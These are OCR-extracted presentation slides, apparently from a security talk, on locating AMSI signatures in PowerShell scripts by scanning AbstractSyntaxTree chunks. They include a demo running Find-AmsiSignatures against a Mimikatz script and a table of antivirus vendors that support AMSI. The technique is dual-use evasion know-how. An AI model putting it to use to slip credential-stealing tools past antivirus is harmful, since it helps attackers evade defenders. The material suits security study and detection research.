
Finding AMSI signatures

- PS v3+ does stuff!

- Uses the AbstractSyntaxTree!
  - Useful way to break down a script into chunks
  - Scan each Ast to find minimally sized portions of a script that are detected by the AMSI.

AbstractSyntaxTree

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
}  Write-Num 3
```




protiviti


AbstractSyntaxTree

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
} Write-Num 3
```

EVIL (Detected by AMSI)



protiviti


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$Signatures = Find-AmsiSignatures -ScriptUri $MimikatzURL
$Signatures
$Signatures[0].SignatureContent
$Signatures[1].SignatureContent
$Signatures[2].SignatureContent
$Signatures[3].SignatureContent
$Signatures[4].SignatureContent
PS C:\PSAmsi>

Lee Holmes
@Lee_Holmes

Following

In Windows 10, there is no such thing as file-less malware. Any AV vendors that support AMSI missing? blogs.technet.microsoft.com/mmpc/2015/06/0 ...

Antivirus Vendor support for Windows 10 AMSI

Vendor	Support
Windows Defender	https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/
AVG	https://support.avg.com/answers?id=906b00000008oUTAAY
BitDefender	https://forum.bitdefender.com/index.php?/topic/72455-antimalware-scan-service/
ESET	https://forum.eset.com/topic/11645-beta-eset-endpoint-security-66-is-available-for-evaluation/
Dr. Web	https://news.drweb.com/show/?i=11272&lng=en
Avast	https://forum.avast.com/index.php?topic=184491.msg1300884#msg1300884

